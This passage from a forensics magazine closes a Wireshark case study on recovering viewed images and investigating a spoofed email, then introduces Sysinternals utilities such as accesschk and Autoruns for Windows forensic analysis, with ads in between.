- At the end of the capture period, navigate back to the *Capture* drop-down menu at the top of the screen and select *Stop* from the drop-down menu.
- From the *File* drop-down menu, select *Save As* so that we can analyze the capture at a later point in time.

**ANALYZING PACKETS**

Now that we have captured the packets going to and from the suspected employee’s computer, we can search through the packets to identify any viewed images that violate the computer use policy. The analysis is done in the following manner:

- Open Wireshark and select *Open* from the *File* drop-down menu.
- Because the capture was only catching packets involved in the HTTP protocol, there is no need to sort based on protocol. Instead, sort the packets based on *Info* by clicking on the *Info* column header.
- Once sorted, navigate to the packets whose payload begins with “HTTP/1.1 200 OK (JPEG JFIF image).”
- At this point, you highlight the packet for which you will be exporting. To do this, click on the packet you wish to export.

No.	Time	Source	Destination	Protocol	Length	Info
6662	34.6150990	212.227.48.205	192.168.1.108	HTTP	38/	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
6672	34.6885810	212.227.48.205	192.168.1.108	HTTP	387	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
6722	34.7727060	212.227.48.205	192.168.1.108	HTTP	177	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
6766	34.8682090	212.227.48.205	192.168.1.108	HTTP	484	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
6768	34.9041710	212.227.48.205	192.168.1.108	HTTP	882	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
6794	35.1608350	212.227.48.205	192.168.1.108	HTTP	971	HTTP/1.1 200 OK (GIF89a) (GIF89a) (image/gif)
4099	23.1548180	63.146.70.18	192.168.1.108	HTTP	310	HTTP/1.1 200 OK (JPEG JFIF image)
4590	27.0177940	212.227.48.205	192.168.1.108	HTTP	770	HTTP/1.1 200 OK (JPEG JFIF image)
6182	33.3065040	212.227.48.205	192.168.1.108	HTTP	130	HTTP/1.1 200 OK (JPEG JFIF image)
6614	34.3537650	212.227.48.205	192.168.1.108	HTTP	419	HTTP/1.1 200 OK (JPEG JFIF image)
6638	34.4160850	212.227.48.205	192.168.1.108	HTTP	1021	HTTP/1.1 200 OK (JPEG JFIF image)
6657	34.5848280	212.227.48.205	192.168.1.108	HTTP	920	HTTP/1.1 200 OK (JPEG JFIF image)
6702	34.7505100	23.61.194.130	192.168.1.108	HTTP	225	HTTP/1.1 200 OK (JPEG JFIF image)
6709	34.7602920	23.61.194.130	192.168.1.108	HTTP	109	HTTP/1.1 200 OK (JPEG JFIF image)
6712	34.7637530	23.61.194.130	192.168.1.108	HTTP	1466	HTTP/1.1 200 OK (JPEG JFIF image)

Figure 2. Selected packet for analysis

- The view-pane at the bottom of the screen contains the contents of the packets payload. Because we are interested in the kinds of images being looked at, and not simply that images were looked at, we need to focus our attention here. In order to see which image is being communicated in the packet, we need to export the portion of the payload that contains the bytes of the image. Select *JPEG File Interchange Format* from the middle view pane.




Figure 3. Selected Bytes Used By JPEG File Interchange Format

- You will see that bytes are now selected in the bottom view-pane. Right-click *JPEG File Interchange Format* and select *Export Selected Packet Bytes*.





Figure 4. Right-click menu for JPEG File Interchange Format

- Save the bytes in a destination of your choosing. Once saved, open the image using any image viewer. The image being displayed from searching for the “Fiji” is representative of the image that was viewed by the employee violating the computer use policy.



**Figure 5.** Exported image created from exported bytes in selected packet

## CONCLUSION

After identifying that the suspected employee did in fact look at images that violated the computer use policy, the network administrator or forensics investigator can alert the manager that the allegations are true, and they can pursue appropriate actions against the employee.

## EMAIL LOGIN AND TEXT CAPTURE

The second part of our case study will demonstrate another scenario in which network forensics might be used to help solve a case. Additionally, we will discuss issues that may arise during certain types of network investigations.

## SCENARIO

Imagine that Jason's co-worker was just promoted to a managerial role in the company. Having wanted this manager position for some time, Jason was more than irritated when he did not receive the position he thought he deserved. In an attempt to sabotage the new manager, Jason decided to make an email account that appeared to be his new manager and proceeded to send inappropriate emails from the fake email account to the president of the company, hoping that the new manager would be removed from their position and Jason would take over. After the president received the emails and spoke with the just-made manager, it was determined that the email account did not belong to him. He thought someone might be trying to defame him because of his recent promotion. The president decided to enlist the help of a network forensics investigator to help get to the bottom of the issue. With the information known to them, they zero in on Jason, and decide he will be their first suspect.

## CAPTURING AND SAVING PACKETS

Just as was performed in the first part of the case study, we need to capture any packets related to emails coming in and out of Jason's computer the using the following steps:

- Open Wireshark and choose *Options* from the *Capture* drop-down menu.
- In the *Capture Options* window, select which network connection you would like to monitor.
- Because we want all of the traffic that will be coming to and from the computer, we will not set any capture filters during this part of the case study.
- Once the network has been chosen, press the start button to begin capturing all packets coming to and from the machine. At this point the capturing has begun. For the purposes of this case study I logged into a newly created Gmail account (*JasonsManager@gmail.com*) and sent an email to myself from the account.

- When the capture is finished, navigate back to the *Capture* button at the top of the screen and select *Stop* from the drop-down menu.
- From the *File* drop-down menu, select *Save As* so that we may analyze the capture at a later point in time.

## ANALYZING PACKETS

Just as before, we can now inspect the packets concerned with email logins and email content that have been going to and from Jason's computer. We will search through the packets, attempting to identify the login associated with the fake email account and any potentially defaming content coming from the email account. The analysis is done in the following manner:

- Open Wireshark and select *Open* from the *File* drop-down menu.
- Because we are concerned with packets involved in the emails, sort the packets based on *Info* by clicking on the *Info* column header.
- We are looking for the first part of the payload ("Info" column) to say "POST." POST is a common HTTP command that is used for many tasks, one of which is sending e-mails.
- After searching through the packets and applying various filters to the captured packets, we did not find any packet that matches our login credentials for the fake email or the contents of the email.

## HYPertext TRANSFER PROTOCOL SECURE (HTTPS)

The fact that we did not find the exact packet for which we are looking is unfortunate for the company, if they do not have any other evidence that Jason is the creator and sender of the defaming emails. However, not finding the relevant packets allows us to demonstrate a very important part of TCP/IP communication and network forensics: HTTPS. HTTPS is one of the ways that confidential information is sent across networks and the Internet. Typically, when a website, such as *www.gmail.com*, is visited, data security is important and the communications will take place over an HTTPS protocol instead of a HTTP protocol. During an HTTPS session, the website encrypts all of the communication with a Digital Certificate to ensure that anyone eavesdropping on the connection cannot steal data. Companies, such as GoDaddy and Verisign, supply and authenticate digital certificates.

## CONCLUSION

Based on the HTTPS connection and encryption employed by Gmail, we were unable to determine if Jason was the creator and sender of the fake account and emails. Nonetheless, it is important to remember that there are often other pieces of information that may lead to an answer for the company.

## SUMMARY

Packets are the foundation of all computer and network communication and thus play a large role in network forensics. Industry programs, like Wireshark, allow network administrator and forensics investigators to delve deep into packet analysis and potentially solve issues that arise. Based on the two-part case study presented in this article, we can see that packet analysis can be crucial to a network forensics investigation.


### REFERENCES

- [1] Sanders, Chris. *Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems*. San Francisco: No Starch, 2007. Print.
- [2] <http://www.wireshark.org/about.html>
- [3] Going Beyond Deep Packet Inspection (DPI) Software on Intel Architecture, [http://www.qosmos.com/wp-content/uploads/2013/03/Qosmos\\_Intel\\_WhitePaper\\_Beyond-DPI\\_2012.pdf](http://www.qosmos.com/wp-content/uploads/2013/03/Qosmos_Intel_WhitePaper_Beyond-DPI_2012.pdf)

## ABOUT THE AUTHOR



*Jessica Riccio has been working as a computer forensics technician for the last year and half at Burgess Consulting in Santa Maria, CA. She has worked on mostly civil cases and is interested in cyber security, computer security, and website design and implementation.*



# Burgess Consulting and Forensics

*Data Recovery Experts*

*Saving Data for Decades*

**We can find what you  
thought was lost forever!**

We pioneered the field of data recovery in 1985 and have successfully recovered data for thousands of clients since then.

From spilled frappuccinos to fires, floods and just plain drive crashes – count on us to **save your computer's data**, whatever disaster befalls it.

From personal laptops to smart phones and corporate databases, we pride ourselves on finding data that others can't – on all types of digital media.

With a **90% success** rate, chances are we can save **your** data too.



*Computer Forensics  
Expert Witness Services  
Data Recovery*

Since 1985 we have extracted data from **more than 15,000** hard disks and digital devices.

We can save your valuable data from Windows, Macintosh, Linux, cameras, smart cards, smart phones and most other digital media.

In 2004, the Pine Grove School library in Orcutt, California **burned to the ground**.

We **recovered all** of the insurance and inventory **data**, enabling the school to rebuild.



**Let us save your data.**

Office: 805-349-7676

Fax: 805-349-7790

[info@burgessforensics.com](mailto:info@burgessforensics.com)

1010 W. Betteravia Rd., Ste. E  
Santa Maria, CA 93455 USA

# SYSINTERNALS ... YES ALSO FOR FORENSIC

by Antonio Ieranò

Sometimes the simplest tools are the best companion to make discovery and analysis even in forensic environment. On Linux-Unix Platform we can find thousands of tools, from backtrack to the new version of Kali-Linux that can help us to make analysis. But what happens if we're not linux geek and use the ol'fashioned Microsoft platforms? Do we necessarily have to rely on expensive tools? Well, sometimes we can find a useful companion in our tasks and analysis in one old set of tool created some years ago called Sysinternals.

## What you will learn:

Working with windows systems is something that seems easy, and, as a matter of fact, interfaces and wizards always give users and administrators an easy way to perform even the most complex task.

But when it came to troubleshooting a little deeper knowledge is mandatory, so an idea of the basic structure of windows systems is mandatory: registry structure and boot process are the most important requirement.

## What you should know:

We will have the chance to give a deeper look at windows system process without using complex techniques but using a simple yet powerful way to analyze aspect of the systems that would, usually, require an expensive set of tools or a very deep knowledge of the system architecture. Luckily for us someone with the needed knowledge create something to expose those internals to us.

Sysinternals were created by company Winternals Software LP, which was located in Austin, Texas. It was started by software developers Bryce Cogswell and Mark Russinovich. Microsoft acquired Winternals and its assets on July 18, 2006. Known at first (1996) with the name of Ntinternals evolved in Wininternals and are still updated after Microsoft acquisition (last update is December 2013).

## WHAT IS SYSINTERNALS?

Sysinternals is a set of nice free tools that cover a lot of aspects not easily resolved by the standard Microsoft interface. We can easily find those utilities on Microsoft TechNet site at <http://technet.microsoft.com/en-us/sysinternals/bb545021.aspx>.




Figure 1. Sysinternals TechNet download



We can download single tools or a bundle (a zip file) that contains most of them, called SysinternalsSuite.zip

Name	Date modified	Type	Size
SysinternalsSuite	16/01/2014 15:45	jZip archive file	12.973 KB
Systools	16/01/2014 15:47	Internet Shortcut	1 KB

Figure 2. Sysinternal zip-file

As you can see the file contains a series of small executable. The nicest things about those tools is that they do not require any specific installation but can be used from a simple USB disk or any other removable device.

Name	Type	Size	Ra...	Packed
accesschk.exe	Application	328.384	68%	107.437
AccessEnum.exe	Application	174.968	73%	47.837
AdExplorer.chm	Compiled HTML Help file	50.379	16%	42.818
ADEplorer.exe	Application	479.832	58%	203.103
ADInsight.chm	Compiled HTML Help file	401.616	4%	387.417
ADInsight.exe	Application	1.049.640	69%	327.456
adrestore.exe	Application	150.328	75%	38.978
Autologon.exe	Application	148.856	50%	75.522
autoruns.chm	Compiled HTML Help file	49.518	16%	41.964
autoruns.exe	Application	661.184	59%	271.167
autorunsc.exe	Application	579.264	60%	233.740
Bginfo.exe	Application	847.040	54%	393.954
Cacheset.exe	Application	154.424	74%	40.213
Clockres.exe	Application	151.936	49%	77.608
Contig.exe	Application	207.960	52%	101.254
Coreinfo.exe	Application	1.497.280	77%	352.017
ctrl2cap.amd.sys	System file	10.104	53%	4.831
ctrl2cap.exe	Application	150.328	76%	36.371
ctrl2cap.nt4.sys	System file	2.864	53%	1.352
ctrl2cap.nt5.sys	System file	2.832	53%	1.339
dbgview.chm	Compiled HTML Help file	68.539	11%	61.269
Dbgview.exe	Application	468.056	52%	228.832
Desktops.exe	Application	116.824	50%	59.111

Actual size: 96 files / 34 MB    Archive size: 13 MB

Figure 3. Sysinternals Tools

If you really want to install them as a Package you can always use ZipInstaller – a nice free utility that can be found here: <http://www.nirsoft.net/utils/zipinst.html>.

As Sysinternal we can find at the Nirsoft site, another great set of free tools. Both the groups of tools are a really useful companion and can be used for a lot of tasks.

On Microsoft TechNet site we can find a complete list of the tools in the package and the relate use. Most of them are CLI (Command Line Interface) based so we should be used to access that interface.

Here is an example of some security related Sysinternals utilities:

### **ACCESSCHK**

This tool shows you the accesses the user or group you specify has to files, Registry keys or Windows services.

### **ACCESSENUM**

This simple yet powerful security tool shows you who has what access to directories, files and Registry keys on your systems. Use it to find holes in your permissions.

### **AUTOLOGON**

Bypass password screen during logon.

### **AUTORUNS**

See what programs are configured to startup automatically when your system boots and you log in. Autoruns also shows you the full list of Registry and file locations where applications can configure auto-start settings.

### **LOGONSESSIONS**

List active logon sessions

### **PROCESS EXPLORER**

Find out what files, registry keys and other objects processes have open, which DLLs they have loaded, and more. This uniquely powerful utility will even show you who owns each process.

### **PSEXEC**

Execute processes with limited-user rights.

### **PSLOGGEDON**

Show users logged on to a system.

### **PSLOGLIST**

Dump event log records.

### **PSTOOLS**

The PsTools suite includes command-line utilities for listing the processes running on local or remote computers, running processes remotely, rebooting computers, dumping event logs, and more.

### **ROOTKITREVEALER**

Scan your system for rootkit-based malware

### **SDELETE**

Securely overwrite your sensitive files and cleanse your free space of previously deleted files using this DoD-compliant secure delete program.

### **SHAREENUM**

Scan file shares on your network and view their security settings to close security holes.

### **SHELLRUNAS**

Launch programs as a different user via a convenient shell context-menu entry.

**SIGCHECK**

Dump file version information and verify that images on your system are digitally signed.  
From <http://technet.microsoft.com/en-us/sysinternals/bb795534>.

Since those are mostly command line utilities, it is strongly suggested to add them on the executable path or add their path to the executable list. Otherwise we will have to remember the complete path of the utility or run them in the same folder where resides.

```

C:\Users\Puchi\SkyDrive\eforensic\SysinternalsSuite>dir
Volume in drive C has no label.
Volume Serial Number is 9406-DFC0

Directory of C:\Users\Puchi\SkyDrive\eforensic\SysinternalsSuite

16/01/2014  15:52    <DIR>          .
16/01/2014  15:52    <DIR>          ..
15/05/2013  23:46           328.384 accesschk.exe
01/11/2006  14:06           174.968 AccessEnum.exe
12/07/2007  06:26            50.379 AdExplorer.chm
14/11/2012  11:22           479.832 AdExplorer.exe
07/11/2007  10:13           401.616 ADInsight.chm
20/11/2007  13:25           1.049.640 ADInsight.exe
01/11/2006  14:05           150.328 adrestore.exe
22/02/2011  15:18           148.856 Autologon.exe
17/03/2013  16:52            49.518 autoruns.chm
31/07/2013  13:08           661.184 autoruns.exe
31/07/2013  13:08           579.264 autorunsc.exe
31/07/2013  13:08           847.040 Bginfo.exe
01/11/2006  14:06           154.424 Cacheset.exe
03/06/2009  22:36           151.936 Clockres.exe
14/11/2012  11:22           207.960 Contig.exe
17/12/2013  16:01           1.497.280 Coreinfo.exe
27/09/2006  18:04            10.104 ctrl2cap.amd.sys
01/11/2006  14:05           150.328 ctrl2cap.exe
21/11/1999  18:20            2.864 ctrl2cap.nt4.sys
21/11/1999  19:46            2.832 ctrl2cap.nt5.sys
15/09/2005  09:49            68.539 dbgview.chm
03/12/2012  11:10           468.056 Dbgview.exe
17/10/2012  18:28           116.824 Desktops.exe
17/12/2013  11:46            40.717 Disk2vhd.chm
17/12/2013  16:01           7.129.792 disk2vhd.exe
14/05/2007  08:42            87.424 diskext.exe
01/11/2006  14:06           224.056 Diskmon.exe
08/12/2003  10:40            9.519 DISKMON.HLP
24/03/2010  14:00           580.984 DiskView.exe
14/10/1999  14:45            11.728 DMON.SYS
24/03/2013  23:24           223.424 du.exe
01/11/2006  14:05           146.232 efsdump.exe
28/07/2006  09:32            7.005 Eula.txt
07/07/2011  13:28           103.216 FindLinks.exe
23/01/2013  00:12           462.936 handle.exe
01/11/2006  14:05           150.328 hex2dec.exe
07/09/2010  15:39           150.392 junction.exe
01/11/2006  14:06           154.424 lmdump.exe
07/07/2011  13:28           520.496 Listdlls.exe
17/12/2013  16:01           559.808 livekd.exe
01/11/2006  14:06           154.424 LoadOrd.exe
30/04/2010  11:43           261.496 logonsessions.exe
23/01/2013  00:12           130.160 movefile.exe
01/11/2006  14:05           122.680 ntfsinfo.exe
01/11/2006  14:06           215.928 pagedfrg.exe
23/07/2000  19:58            8.419 pagedfrg.hlp
04/02/2013  23:46           130.648 pendmoves.exe
01/11/2006  14:05           150.328 pipelist.exe
30/07/1999  16:28            422 PORTMON.CNT
13/01/2012  17:35           451.392 portmon.exe
31/01/2000  09:20           43.428 PORTMON.HLP
15/05/2013  23:46           478.400 procdump.exe

```

Figure 4. CMD dir of sysinternals

As usual if we want to run a CLI tool and we don't know the syntax, it is easy to find instruction – just type the command and press “enter”.

```

01/11/2006 14:06 162.616 RegDelNull.exe
01/11/2006 14:05 150.328 regjump.exe
07/12/2005 15:19 102.160 RootkitRevealer.chm
01/11/2006 14:07 334.720 RootkitRevealer.exe
24/03/2013 23:24 150.720 ru.exe
09/01/2013 15:26 155.736 sdelete.exe
01/11/2006 14:07 260.976 ShareEnum.exe
27/02/2008 18:51 103.464 ShellRunas.exe
31/10/2013 15:18 294.000 sigcheck.exe
27/04/2007 10:17 87.424 streams.exe
18/06/2013 15:12 90.304 strings.exe
01/11/2006 14:05 150.328 sync.exe
28/07/2010 15:47 199.544 Tcpvcon.exe
02/07/2010 16:03 41.074 tcpview.chm
25/07/2011 12:40 300.832 Tcpview.exe
02/09/2002 13:13 7.983 TCPVIEW.HLP
27/10/2010 13:57 51.747 Unnap.chm
10/09/2012 09:16 1.056.392 unnap.exe
01/11/2006 14:05 154.424 Volumeid.exe
17/10/2012 18:28 144.984 whois.exe
14/02/2011 12:37 729.464 Winobj.exe
30/12/1999 11:26 7.653 WINOBJ.HLP
18/06/2013 15:12 596.160 ZoomIt.exe
96 File(s) 35.038.535 bytes
2 Dir(s) 314.008.322.048 bytes free

C:\Users\Puchi\SkyDrive\eforensic\SysinternalsSuite>
C:\Users\Puchi\SkyDrive\eforensic\SysinternalsSuite>accesschk.exe

```

Figure 5. CMD accesschk

We will have nice windows opened to accept the license agreement:



Figure 6. Sysinternal tool agreement windows

And our CLI will show the command syntax with a short description:

```

C:\Users\Puchi\SkyDrive\eforensic\SysinternalsSuite>accesschk.exe
Accesschk v5.11 - Reports effective permissions for securable objects
Copyright (C) 2006-2012 Mark Russinovich
Sysinternals - www.sysinternals.com

usage: accesschk [-s][-e][-u][-r][-w][-n][-v][[-a][[-k][[-p [-f] [-t]][-o [-t <
object type>]][-c][[-d]] [[-l [-i]]{username}] <file, directory, registry key, p
rocess, service, object>
  -a Name is a Windows account right. Specify '*' as the name to show all
rights assigned to a user. Note that when you specify a specific
right, only groups and accounts directly assigned the right are
displayed.
  -c Name is a Windows Service e.g. ssdpsrv. Specify '*' as the
name to show all services and 'scmanager' to check the security
of the Service Control Manager
  -d Only process directories or top level key
  -e Only show explicitly set Integrity Levels (Windows Vista and
higher only)
  -f Show full process token information including groups and privileges
  -k Name is a Registry key e.g. hklm\software
  -i Ignore objects with only inherited ACEs when dumping full access
control lists.
  -l Show full access control list. Add -i to ignore inherited ACEs.
  -n Show only objects that have no access
  -o Name is an object in the Object Manager namespace (default is root).
To view the contents of a directory, specify the name with a trailing
backslash or add -s. Add -t and an object type (e.g. section) to
see only objects of a specific type
  -p Name is a process name or PID e.g. cmd.exe (specify '*' as the
name to show all processes). Add -f to show full process
token information including groups and privileges. Add -t to show
threads
  -q Omit banner
  -r Show only objects that have read access
  -s Recurse
  -t Object type filter e.g. "section"
  -u Suppress errors
  -v Verbose (includes Windows Vista Integrity Level)
  -w Show only objects that have write access

If you specify a user or group name and path AccessChk will report the
effective permissions for that account; otherwise it will show the effective
access for accounts referenced in the security descriptor.

By default the path name is interpreted as a file system path (use the
"\pipe\" prefix to specify a named pipe path). For each object AccessChk
prints R if the account has read access, W for write access and nothing if
it has neither. The -v switch has AccessChk dump the specific
accesses granted to an account.

C:\Users\Puchi\SkyDrive\eforensic\SysinternalsSuite>

```

Figure 7. CMD Accesschk syntax


There are plenty of tools that can be useful in the package, but I would like to dig up some that I like most.

*Be forewarned that you shouldn't jump in head first with Sysinternals tools. I suggest you to read the documentation that comes with each tool and proceed with cautious enthusiasm. These tools are not for the faint of heart. They aren't difficult to use, but you may end up making Windows do more than you intended and crash your system or lose important data.*

## AUTORUNS

Autoruns is one of my favorite. It has a myriad of uses, from optimizing the boot process to rooting out persistence mechanisms commonly used by malware. It is essentially a targeted registry dump, peering into at least a hundred different Windows Registry keys that the boot and logon processes rely upon. It very quickly shows what executables are set to run during boot or login, as well as enumerating many other interesting locations like Explorer shell extensions, browser helper objects, and toolbars. Over the years it has added some very useful features, including digital signature checks and the ability to ignore signed (and verified) Microsoft executables.

After launching the program (possibly with administrative rights, runas is good enough) and accepted the agreement we will see a complete list of voices related to the boot sequence.



**Figure 8.** *Autoruns window*

The number of voices is variable and depends upon configuration of the specific system and user profile. The boring part is to be able to identify every single voice in order to be able to detect the wrong ones. Having a basic knowledge of the standard boot sequence of windows could be useful to identify most of the voices, but if needed internet is a great companion to find explanation where needed.

Of course we should play careful attention on the folder where the program or configuration file is loaded to be able to check inconsistencies or strange voices.

Of course, but it is seldom possible, having a summary to compare is useful (we should always create baseline for our security management), but a good course of action could be:

- Stop the suspect system but not with a safe stop since sometimes infection are able to clean their traces on shutdown activities.
- Make a copy of the disk\data
- Make a copy of a running not infected similar machine (could be a standard IT image, or may be an image taken from a previous system backup)
- Compare the result of the two HOST in order to be able to detect discrepancies and possible infection.
  - Differences can be in the number of voices, file size, file location, datestamp and so on

It is a great companion when something happens on our system and we do not really understand why. Sometimes it can be a hack and sometimes can be just a simple error in the registry, but this tool gave us a complete and clear picture of what's been launched during boot.

An interesting option of Autoruns is the possibility to analyze also offline images, this is really useful when performing a forensic investigation.

# Attend the Largest Dedicated Android Development Conference in the Universe!

## AnDevCon May 27-30, 2014

Sheraton Boston

Get the best real-world Android  
developer training anywhere!

- Choose from more than 75 classes and in-depth tutorials
- Network with speakers and other Android developers
- Check out more than 40 exhibiting companies

Take your Android development skills  
to the next level!



Find out why you should go  
to AnDevCon! Watch the videos  
at [www.AnDevCon.com](http://www.AnDevCon.com)

Register Early  
and SAVE!



Register Early and Save at [www.AnDevCon.com](http://www.AnDevCon.com)

AnDevCon™ is a trademark of BZ Media LLC. Android™ is a trademark of Google Inc. Google's Android Robot is used under terms of the Creative Commons 3.0 Attribution License.

A BZ Media Event     #AnDevCon






Figure 9. Analyze Offline System Option

